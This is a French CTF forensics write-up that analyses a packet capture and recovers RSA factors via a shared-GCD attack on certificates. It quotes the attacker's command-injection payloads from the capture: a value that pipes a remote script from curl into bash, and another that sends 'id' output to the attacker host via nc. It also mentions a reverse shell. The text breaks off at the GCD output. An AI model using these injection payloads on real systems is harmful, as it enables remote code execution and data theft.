
Bienvenue dans le write-up Revmomon. Un chall du CTF santhacklaus de 500 pts, 29 solves / environ 230 player.

Ci-dessous l'énoncé du challenge qui nous invite à découvrir quelques choses comme une backdoor ou un malware. On nous indique également que le flag est le sha256 de ce dernier (point très important pour la suite de l'histoire :D)




Disclaimer : Étant débutant en CTF, les informations que je donne nécessitent un regard critique. Je suis cependant ouvert à toutes corrections pour amélioration :D From Noob to Root Enjoy !


Une fois l'archive extraite on arrive sur un fichier pcap. Des la première ouverture, on comprend qu'un petit coup ménage doit être fait !

Afin de comprendre l'histoire de la capture je décide de l'injecter dans IVRE.

Ressource : https://ivre.rocks/


On commence par quelques recherches en ligne de commande pour commencer à comprendre l'histoire et le contexte :






On obtient donc les tops (port dst ip) et quelques adresses intéressantes ! Une fois, nos petites recherches effectuées, je décide de passer à la phase graphique et d'appliquer les résultats précédents en tant que filtre.

On importe les données et Waou :D !




Le graphique me permet de valider mes soupçons sur la présence d'un scan de port ! Grossièrement, on peut déduire qu'un scan de port massif a été effectué d'où l'apparition du croissant de lune. En jouant sur les tailles de flux, on s'aperçoit également d'un trafic important sur le port 80 de la machine 172.17.0.5.

On va donc devoir chercher parmi les ports, des informations intéressantes. Le scan masquant un peu le graphique, je décide de pondérer pour faire ressortir les flux importants.




On affine le tout avec les tops ports découvert avant !




Le Trafic à destination du port 80 ne nous apprend pas grand-chose

Le filtrage sur le port de destination 8443 se révèle intéressant, car les deux machines communiquent sur le même port dst (172.17.0.1 – 172.17.0.5)



A suivre 😉




Le 443 commence à nous indiquer 3 machines intéressantes 172.17.0.1 – 172.17.0.5 et 172.17.0.2).

La capacité d'IVRE pour nous rejouer le trafic, nous indiques que les communications ont d'abord commencé entre les deux premières puis sur 172.17.0.2. De plus, on remarque qu'a un moment beaucoup de data ont été demandé de la 172.17.0.5 à notre machine 172.17.0.1

On en déduit que la musique va se jouer sur les machines du réseau 172.17.0.X (ce qui va nous aider afin de filtrer sur WireShark).

Ok donc on retrouve bien notre scan de port dans un premier temps !




On arrive ensuite sur le trafic de deux machines intéressantes !

Ci-dessous mes filtres utiles dans mes recherches :

```
(ip.src == 172.17.0.1 && ip.dst == 172.17.0.5) || (ip.src == 172.17.0.5 && ip.dst == 172.17.0.1) && (tcp.port == 80 || tcp.port == 8443 || tcp.port == 443)

(ip.src == 172.17.0.1 && ip.dst == 172.17.0.5) || (ip.src == 172.17.0.5 && ip.dst == 172.17.0.1) && (tcp.port == 80 || tcp.port == 8443 || tcp.port == 443 || tcp.port == 12345)

((((tcp.port == 80 || tcp.port == 8443 || tcp.port == 12345) && !(ip.dst == 151.101.120.204)) && !(ip.src == 151.101.120.204)) && !(ip.src == 130.89.148.77)) && !(ip.src == 212.211.132.250)
```




Beaucoup de trafic est généré sur le port 80 de la machine 172.17.0.5 ! A première vue on peut détecter une première attaque.

Une attaque de brute forcer afin de découvrir les fichiers et dossiers d'un serveur web (comme dirb/dirbuster ect)! Cela confirme l'hypothèse que la guerre se jouera sur les machines 172.17.0.X

On remarque également du trafic vers les repo debian pour la mise à jour de certain paquet, donc deux trois trucs à filtrer !

On comprend donc bien la parti Forensic mais on arrive vite également sur la partie Crypto, car la suite du trafic est chiffrée. N'étant pas un expert dans ce domaine, je comprends vite que je vais galérer 😒


Afin de faciliter la tâche de récolte je change d'outil ! Je lance donc NetworkMiner afin d'extraire les données intéressantes du pcap et voir ce qui peut être utile ! (Je récupère d'un côté les certificats des serveurs cf plus tard) MAIS !




Content-Length	623	172923	172.17.0.5 [172.17.0.5] (Other)	TCP 80	172.17.0.1 (Other)
cli_ip	127.0.0.1	183376	172.17.0.1 (Other)	TCP 51194	172.17.0.5 [172.17.0.5] (Other)
cli_ip	127.0.0.1 ; curl -k https://172.17.0.1/a.sh | bash	183408	172.17.0.1 (Other)	TCP 51204	172.17.0.5 [172.17.0.5] (Other)
cli_ip	127.0.0.1; id | nc 172.17.0.1 12345	183390	172.17.0.1 (Other)	TCP 51198	172.17.0.5 [172.17.0.5] (Other)
Host	172.17.0.5	177558	172.17.0.1 (Other)	TCP 51102	172.17.0.5 [172.17.0.5] (Other)

En triant sur les arguments des requêtes, je remarque quelques choses, une commande injection passé après une adresse IP.

A l'aide du timestamp on regarde dans wireshark, on retrouve qu'après l'énumération de fichier l'attaquant à en effet abuser d'un script permettant de pinguer une ip.





Bingo ! l'attaquant commence par tester la commande injection avec un petit netcat sur son ip (172.17.0.1) port 12345, mais il télécharge également un script a.sh depuis son IP puis exécuté sur le serveur disant. En suivant le trafic chiffré on comprend qu'il crée un revershell sur un autre port de l'attaquant le 8443.

A ce moment je me suis dit que le chall était bientôt fini qu'il juste d'extraire le script a.sh afin d'avoir son sha256 :D

Seul problème le traffic http est chiffré … donc on attaque la crypto :'(

Mais motiver par la fin du challenge que m'étais proche j'entame donc mes recherches sur comment déchiffrer ce flux, et là ce fut la partie longue du challenge, très longue ….

J'ai testé les attaques basique sur clé publique /privé afin de pouvoir factoriser et recrée les clé publiques, si un défaut de configuration de certificat était vulnérable ect.. mais non applicable dans mon cas :(

RIEN DE RIEN, je commence à désespérer. Un café plus tard, je me pose et fais donc l'inventaire de ce que j'ai :

Des bons certificats de plusieurs machine différentes

Des certificats différents d'une même machine

Puis je découvre un ticket sur un problème concernant plusieurs certificats de la même machine s'appuyant sur un problème de GCD.
Ressource : https://zonesec.org/fr-quals-grehack-2k18-network/

« Le but du jeu est de trouver, sur l'ensemble des modulos (différents) qu'on a récupéré, ceux qui peuvent partager un facteur en commun à grand coups de GCD (plutôt qu'en essayant de factoriser. » exemple : https://kb.juniper.net/InfoCenter/index?page=content&id=JSA10507)
Je me suis appuyé sur un outil qui implémente l'algo de calcul du GCD sur n modulus : https://github.com/sagi/fastgcd

A l’aide network miner j’avais extrait tous les certificats des machines nécessaire à cette attaque.

```
root@kali:/opt/NetworkMiner_2-5/AssembledFiles/172.17.0.1# cd TCP-443/
root@kali:/opt/NetworkMiner_2-5/AssembledFiles/172.17.0.1/TCP-443# ls
'Brexit FTW[1].cer'  'Brexit FTW[2].cer'  'Brexit FTW[3].cer'  'Brexit FTW.cer'
root@kali:/opt/NetworkMiner_2-5/AssembledFiles/172.17.0.1/TCP-443# cd ../TCP-8443/
root@kali:/opt/NetworkMiner_2-5/AssembledFiles/172.17.0.1/TCP-8443# ls
Goulag.cer
root@kali:/opt/NetworkMiner_2-5/AssembledFiles/172.17.0.1/TCP-8443#
```

Il s’avère qu’on se trouve dans ce cas, les deux certificats Goulag.cer et Brexit.cer viennent de la Machine attaquante 172.17.0.1 et comporte les même caractéristique (rsa public key 2048 …)

```
root@kali:~/Bureau/CERT# openssl x509 -in Goulag.cer -inform DEM -noout -text
Certificate:
    Data:
        Version: 3 (0x2)
        Serial Number:
            76:87:e8:f8:29:9f:8e:13:e2:3e:41:87:ba:38:9f:13:93:29:e2:4d
        Signature Algorithm: sha256WithRSAEncryption
        Issuer: C = RU, ST = Russie, L = Moscow, O = Prime minister, OU = Goulag
        Validity
            Not Before: Oct 29 23:36:18 2019 GMT
            Not After : Jan 15 23:36:18 2028 GMT
        Subject: C = RU, ST = Russie, L = Moscow, O = Prime minister, OU = Goulag
        Subject Public Key Info:
            Public Key Algorithm: rsaEncryption
                RSA Public-Key: (2048 bit)
                Modulus:
                    00:f2:4e:ac:43:39:28:9a:a0:a3:78:e3:c9:d7:48:
                    9d:63:0e:4a:fc:42:7f:72:b2:c2:59:c2:99:cb:bf:
                    61:c8:e8:88:00:76:e7:3f:78:9c:ad:f7:83:f1:2e:
                    ea:9d:be:87:c0:cc:8a:be:eb:b5:ac:b9:00:04:ff:
                    11:51:50:a5:0e:57:f2:30:a7:19:30:ef:29:f2:48:
                    23:fb:1b:3c:d8:5c:cc:24:17:89:88:4b:2a:48:6e:
                    ad:ff:cc:e9:db:af:d6:d6:8a:ad:19:6a:5d:7a:b6:
                    da:3b:47:99:8f:4d:c4:c6:ec:a8:79:d6:cd:82:07:
                    ee:60:2a:9e:ec:00:7d:58:1f:3f:07:ba:77:4c:48:
                    f0:9c:d1:3b:6d:17:38:44:12:f9:2a:1a:b3:07:6a:
                    65:62:ba:cd:0e:a8:68:af:98:e8:fd:10:60:0c:67:
                    67:40:63:04:a3:4f:80:f2:86:4f:1b:39:aa:e1:df:
                    a5:13:64:f1:03:81:42:5c:a0:70:d8:ce:82:f8:f7:
                    66:c2:49:2d:2b:56:45:db:ac:3f:32:4d:20:10:ee:
                    43:56:1d:0c:80:f9:2e:98:41:62:7d:39:aa:f5:08:
                    29:53:2f:2a:92:2f:e3:f3:22:37:db:43:26:17:a5:
                    90:7a:be:2a:b6:01:69:76:61:70:51:06:fa:2a:f2:
                    a7:49
                Exponent: 65537 (0x10001)
        X509v3 extensions:
            X509v3 Subject Key Identifier:
                03:C8:B2:2E:FF:2C:D0:D1:C0:F6:B8:4F:7C:7A:8D:D9:B4:01:90:75
            X509v3 Authority Key Identifier:
                keyid:03:C8:B2:2E:FF:2C:D0:D1:C0:F6:B8:4F:7C:7A:8D:D9:B4:01:90:75

            X509v3 Basic Constraints: critical
                CA:TRUE
    Signature Algorithm: sha256WithRSAEncryption
```

```
root@kali:~/Bureau/CERT# openssl x509 -in Brexit\ FTW.cer -inform DEM -noout -text
Certificate:
    Data:
        Version: 3 (0x2)
        Serial Number:
            63:d1:93:10:c3:68:e0:5d:63:32:9a:ba:c4:51:f4:91:4f:34:da:11
        Signature Algorithm: sha256WithRSAEncryption
        Issuer: C = FR, ST = France, L = Paris, O = Prime Minister, OU = Brexit FTW
        Validity
            Not Before: Oct 29 20:18:01 2019 GMT
            Not After : Jan 15 20:18:01 2028 GMT
        Subject: C = FR, ST = France, L = Paris, O = Prime Minister, OU = Brexit FTW
        Subject Public Key Info:
            Public Key Algorithm: rsaEncryption
                RSA Public-Key: (2048 bit)
                Modulus:
                    00:ea:a1:f5:0f:79:9c:7b:8a:48:e3:46:83:4c:51:
                    c7:9d:4f:08:f3:83:94:ec:d0:91:dc:a0:f8:a5:30:
                    ac:92:dc:ac:e9:cb:61:39:d6:78:62:74:7a:6b:74:
                    81:20:40:26:a6:af:29:ff:72:88:f5:f9:90:3b:8d:
                    c9:26:3f:8d:e2:f5:84:82:c0:3c:4b:91:77:09:06:
                    6d:6c:aa:f6:20:ba:c2:5f:c0:57:6a:98:9c:bd:81:
                    47:5d:69:79:eb:bc:56:19:ea:64:aa:37:45:04:0a:
                    82:f0:d7:69:13:de:59:85:90:e9:c3:34:60:8f:40:
                    c8:25:10:5a:28:9f:51:39:d2:9e:a3:c6:d8:6a:d5:
                    d1:09:d9:bf:f9:0f:42:c3:ca:dd:92:76:50:b6:72:
                    61:f0:97:34:eb:55:16:74:46:91:47:91:48:35:06:
                    6d:36:60:e4:c3:37:a1:0d:80:fe:7a:56:7d:ce:63:
                    57:a1:1a:c1:fb:06:10:36:ea:07:4d:5b:a7:06:28:
                    42:17:3f:d6:51:ca:2a:70:8b:4f:4a:88:5e:58:68:
                    b2:f8:e9:38:07:44:1c:04:21:0b:85:5b:39:46:94:
                    a3:a7:a0:bf:d3:29:7e:d2:6c:77:3f:ed:7b:e3:72:
                    6c:29:49:a7:bb:57:c0:60:a8:b7:a0:70:06:e2:c8:
                    18:15
                Exponent: 65537 (0x10001)
        X509v3 extensions:
            X509v3 Subject Key Identifier:
                76:2D:CF:DF:0F:4A:C8:99:C5:EF:67:FC:0D:B0:7A:AD:8D:D5:9C:17
            X509v3 Authority Key Identifier:
                keyid:76:2D:CF:DF:0F:4A:C8:99:C5:EF:67:FC:0D:B0:7A:AD:8D:D5:9C:17
```

N’étant pas une brute en math 😊 Le script fastcgd va nous permettre de mener le calcul plus facilement afin de pouvoir extraire un facteur commun. Il suffit de rentré les modulos des certificat dans un fichier input.

```
root@kali:/opt/fastgcd# cat inut
00eaa1f50f799c7b8a48e346834c51c79d4f08f38394ecd091dca0f8a530ac92dcace9cb6139d67862747a6b7481204026a6af29ff7288f5f990
3b8dc9263f8de2f58482c03c4b917709066d6caaf620bac25fc0576a989cbd81475d6979ebbc5619ea64aa3745040a82f0d76913de598590e9c3
34608f40c825105a289f5139d29ea3c6d86ad5d109d9bff90f42c3cadd927650b67261f09734eb5516744691479148350 66d3660e4c337a10d80
fe7a567dce6357a11ac1fb061036ea074d5ba7062842173fd651ca2a708b4f4a885e5868b2f8e93807441c04210b855b394694a3a7a0bfd3297e
d26c773fed7be3726c2949a7bb57c060a8b7a07006e2c81815

00f24eac4339289aa0a378e3c9d7489d630e4afc427f72b2c259c299cbbf61c8e8880076e73f789cadf783f12eea9dbe87c0cc8abeebb5acb900
04ff115150a50e57f230a71930ef29f24823fb1b3cd85ccc241789884b2a486eadffcce9dbafd6d68aad196a5d7ab6da3b47998f4dc4c6eca879
d6cd8207ee602a9eec007d581f3f07ba774c48f09cd13b6d17384412f92a1ab3076a6562bacd0ea868af98e8fd10600c6767406304a34f80f286
4f1b39aae1dfa51364f10381425ca070d8ce82f8f766c2492d2b5645dbac3f324d2010ee43561d0c80f92e9841627d39aaf50829532f2a922fe3
f32237db432617a5907abe2ab601697661705106fa2af2a749
```

```
root@kali:/opt/fastgcd# ./fastgcd inut
preprocessing input from inut
preprocessing 2 elements took 0.001s
multiplying numbers...
reading input.mpz...2 elements, 528 bytes (0.000s)
level 0
(ok 0.000s)(ok 0.000s)(ok 0.000s)(ok 0.000s)
writing p0.mpz...1 elements, 520 bytes (0.000s)
0.001s
product tree took 0.001s
computing remainder tree
reading p0.mpz...1 elements, 520 bytes (0.000s)
output
reading input.mpz...2 elements, 528 bytes (0.000s)
(ok 0.000s)(ok 0.000s)(ok 0.000s)(ok 0.000s)
writing output.mpz...2 elements, 272 bytes (0.000s)
0.000s
remainder tree took 0.000s
reading input.mpz...2 elements, 528 bytes (0.000s)
reading output.mpz...2 elements, 272 bytes (0.000s)
emitting results
writing vulnerable_moduli...ok
writing gcds...ok
emitting 2 results took 0.000s
mrow!
run took 0.004s
```

```
root@kali:/opt/fastgcd# cat vulnerable_moduli
eaa1f50f799c7b8a48e346834c51c79d4f08f38394ecd091dca0f8a530ac92dcace9cb6139d67862747a6b7481204026a6af29ff7288f5f9903b
8dc9263f8de2f58482c03c4b917709066d6caaf620bac25fc0576a989cbd81475d6979ebbc5619ea64aa3745040a82f0d76913de598590e9c334
608f40c825105a289f5139d29ea3c6d86ad5d109d9bff90f42c3cadd927650b67261f09734eb5516744691479148350 66d3660e4c337a10d80fe
7a567dce6357a11ac1fb061036ea074d5ba7062842173fd651ca2a708b4f4a885e5868b2f8e93807441c04210b855b394694a3a7a0bfd3297ed2
6c773fed7be3726c2949a7bb57c060a8b7a07006e2c81815
f24eac4339289aa0a378e3c9d7489d630e4afc427f72b2c259c299cbbf61c8e8880076e73f789cadf783f12eea9dbe87c0cc8abeebb5acb90004
ff115150a50e57f230a71930ef29f24823fb1b3cd85ccc241789884b2a486eadffcce9dbafd6d68aad196a5d7ab6da3b47998f4dc4c6eca879d6
cd8207ee602a9eec007d581f3f07ba774c48f09cd13b6d17384412f92a1ab3076a6562bacd0ea868af98e8fd10600c6767406304a34f80f2864f
1b39aae1dfa51364f10381425ca070d8ce82f8f766c2492d2b5645dbac3f324d2010ee43561d0c80f92e9841627d39aaf50829532f2a922fe3f3
2237db432617a5907abe2ab601697661705106fa2af2a749
```

```
root@kali:/opt/fastgcd# cat gcds
f50828e34d55ed342194fd1734ab1616e1fa1b0999284041b57045f67936e826d367e12be924b4b66df362a507f9591d9cef9cfff4bf1661bf79
